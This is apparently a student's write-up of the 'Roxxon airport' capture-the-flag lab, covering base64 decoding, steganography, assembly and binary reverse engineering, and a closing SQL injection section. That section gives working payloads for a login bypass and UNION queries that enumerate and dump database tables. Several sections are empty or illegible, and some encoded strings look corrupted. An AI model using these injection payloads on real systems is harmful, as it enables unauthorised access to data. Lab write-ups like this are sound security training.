

# Write up of Roxxon airport CTF

## 1. Leo the cat of the airport: General Skill

```
sandeepa@kali: ~/Downloads
sandeepa@kali:~/Downloads$ cat leo.leo
Y29uZ3JhdHMgeW91IGhhdmUgdGFrZW4gdGh1IDFzdCBzdGVwIHRvd2FyZHMgdGhpcyByb3h4b24gYWlycG9ydCBjdG9uIGhhcHBSIGhhY2tpbmcgZW5qb3khCmFpcnRyYWVWnrezQ1MDFBJGJ9
sandeepa@kali:~/Downloads$

sandeepa@kali:~/Downloads$ echo 'Y29uZ3JhdHMgeW91IGhhdmUgdGFrZW4gdGh1IDFzdCBzdGVwIHRvd2FyZHMgdGhpcyByb3h4b24gYWlycG9ydCBjdG9uIGhhcHBSIGhhY2tpbmcgZW5qb3khCmFpcnRyYWVWnrezQ1MDFBJGJ9' | base64 --decode
congrats you have taken the 1st step towards this roxxon airport ctf. happy hacking enjoy!
airtrack{4501A$b}sandeepa@kali:~/Downloads$
```

## 2. Rotten tasks: General Skill

[illegible]






## 5. Find cipher text: steganography

```
Activities Terminal Fri Nov 12 15:39:43
sandeepa@kali: ~/Downloads


sandeepa@kali:~/Downloads$ ls
a.out      re3      secret.txt
c4         're3(1)' static.static
c4.c4      re3.c    values
cipher.jpg re3.s    'values(1)'
ciphertxt  rev      'WhatsApp Image 2020-08-22 at 9.35.17 PM(1).jpeg'
c.jpg      'rev(1)' 'WhatsApp Image 2020-08-22 at 9.35.17 PM.jpeg'
leo.leo    rev_this zero.apk
re1        ROT-ROT
re1.c      rsa.py

sandeepa@kali:~/Downloads$ steghide extract -sf cipher.jpg
Enter passphrase:
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
sandeepa@kali:~/Downloads$ cat secret.txt
Y2lwaGVyIHRleHQgPSAwNTIzICMgMDM1NCAjIDI3NjMgIyAyNzYzICMgMDQ5NyAjdDIwMjQgIyAxMjQ4ICMgMDYxNSAjdDI1NjIyIyAyNDQyICMgMjIyMCAjIDAwMzkgIyAwNzI1ICMgMTI0OCAjIDASMTQgIyAyMDYxICMgMjIyYwYyAjdAwNDggIyAwMDQ4ICMgMjY0MSAjdDI2NTQgIyAwNTc2ICMgMjYwOSAjdAazNTQgIyAwNDg0ICMgMjU2MIAjdAazNTQgIyAwMDMxICMgMTI0OCAjIDAMjUgIyAxMjQ4ICMgMDM1NCAjIDIyMjMgIyAwMDcyICMgMTQzOCAjIDEyMzYgIyAwNTk0ICMgMTI3MIAjdDIwNjEgIyAyNTUzCmFpcnRyYWVnZC1jFjUjNj9Cg==
sandeepa@kali:~/Downloads$ echo -n 'Y2lwaGVyIHRleHQgPSAwNTIzICMgMDM1NCAjIDI3NjMgIyAyNzYzICMgMDQ5NyAjdDIwMjQgIyAxMjQ4ICMgMDYxNSAjdDI1NjIyIyAyNDQyICMgMjIyMCAjIDAwMzkgIyAwNzI1ICMgMTI0OCAjIDASMTQgIyAyMDYxICMgMjYwYyAjdAwNDggIyAwMDQ4ICMgMjY0MSAjdDI2NTQgIyAwNTc2ICMgMjYwOSAjdAazNTQgIyAwNDg0ICMgMjU2MIAjdAazNTQgIyAwMDMxICMgMTI0OCAjIDAMjUgIyAxMjQ4ICMgMDM1NCAjIDIyMjMgIyAwMDcyICMgMTQzOCAjIDEyMzYgIyAwNTk0ICMgMTI3MIAjdDIwNjEgIyAyNTUzCmFpcnRyYWVnZC1jFjUjNj9Cg==' | base64 --decode
cipher text = 0523 # 0354 # 2763 # 0497 # 2024 # 1248 # 0615 # 2562 # 2442 # 2220 # 0039 # 0725 # 1248 # 0914 # 2061 # 1607 # 0048 # 0048 # 2641 # 2654 # 0576 # 2609 # 0354 # 0484 # 2562 # 0354 # 0031 # 1248 # 0725 # 1248 # 0354 # 2220 # 0039 # 1404 # 2738 # 0722 # 1438 # 1236 # 0594 # 1272 # 2061 # 2553
airtrack{7561T6r}
sandeepa@kali:~/Downloads$
```


## 6. Find n of RSA : steganography







## 7. RSA decryption: Cryptography



## 8. first door of server room : Reverse Engineering

To understand assembly, we must read it line by line. Note that all values in assembly are hexadecimal.

```
<+0>: push ebp
<+1>: mov  ebp,esp
```

We know that we are putting 0x53e into the stack, which gets pushed into ebp and then moved into esp on lines 0 and 1. This just means that this value is now in the first position in the stack now at ebp+0x8. We then face our first condition.

```
<+3>: cmp  DWORD PTR [ebp+0x8],0x35d
<+10>: jg   0x512 <asm1+37>
```

We see that we are comparing the first value in the stack (which is 0x53e) to 0x35d. The next line tells us what they are being compared for. The jg means "jump if greater". Since 0x53e is indeed greater than 0x35d, we jump to the line given by this condition: line 37.

```
<+37>: cmp  DWORD PTR [ebp+0x8],0x53e
<+44>: jne  0x523 <asm1+54>
```

Here we have another comparison, this time between the first value in the stack and 0x53e. The condition jne means "jump if not equal". Since 0x53e is obviously not not equal to 0x53e, this is false and we do not jump. We then go on to the next line.

```
<+46>: mov  eax,DWORD PTR [ebp+0x8]
<+49>: sub  eax,0xb
<+52>: jmp  0x529 <asm1+60>
```

These three lines are simple. The value in the stack is moved to the variable that will be returned eax. We subtract 0xb from it, so now eax is equal to 0x533. We then unconditionally jmp to line 90.

```
<+60>: pop  ebp
<+61>: ret
```

At line 60, the stack is popped and eax is returned. Since eax is equal to 0x533, that is our flag.



## 9. Second door of server room: Reverse Engineering



```
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4$ man strings
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4$ strings c2
/lib64/ld-linux-x86-64.so.2
\gh"
mgUa
puts
stdin
fgets
strncpy
__cxa_finalize
strcmp
__libc_start_main
libc.so.6
GLIBC_2.2.5
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
u/UH
[ ]A[A]A^A_
What is the doomsdaycode?
adminjohnv47
Password correct!
Motion detection system is disabled
airtrack{8500F*h}
Password incorrect!
security breach alert!!!!!!!!!!
; *3$
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_ctors_aux
completed.0
__do_global_ctors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
rel.c
__FRAME_END__
__init_array_end
DYNAMIC
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4
.sshtrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4$ ls
c1.rar c1.s c1.txt c2 c2.c c2.rar c2.txt c3.rar file 'Untitled Diagram(2).png'
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4$ ./c2
What is the doomsdaycode?
s
Password incorrect!
security breach alert!!!!!!!!!!
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4$ ./c2
What is the doomsdaycode?
adminjohnv47
Password correct!
Motion detection system is disabled
airtrack{8500F*h}
sandeepa@kali: /media/sandeepa/58907724907707B0/Users/sandeepa/Desktop/Y3S2/assignments/ISP/challenges/level 4$
```

## 10. Motion detection system of server room : Web Exploitation

You must inspect JavaScript source code of web portal and find username and password which have encrypted in base64 cryptographic algorithm. Then you need to decode it and enter it through login portal

## 11. SQL Injection Attack on Air Traffic Control System

Login

Username: admin

Password: ' OR 1=1 -- (include the space at the end)

Search Box – Get table names

Search Input: ' UNION ALL SELECT table\_name, 1, 1 FROM information\_schema.tables WHERE table\_schema=database() -- (include the space at the end)

Search Box – Get challenge clue

Search Input: ' UNION ALL SELECT \*, 1 FROM challenge\_clue -- (include the space at the end)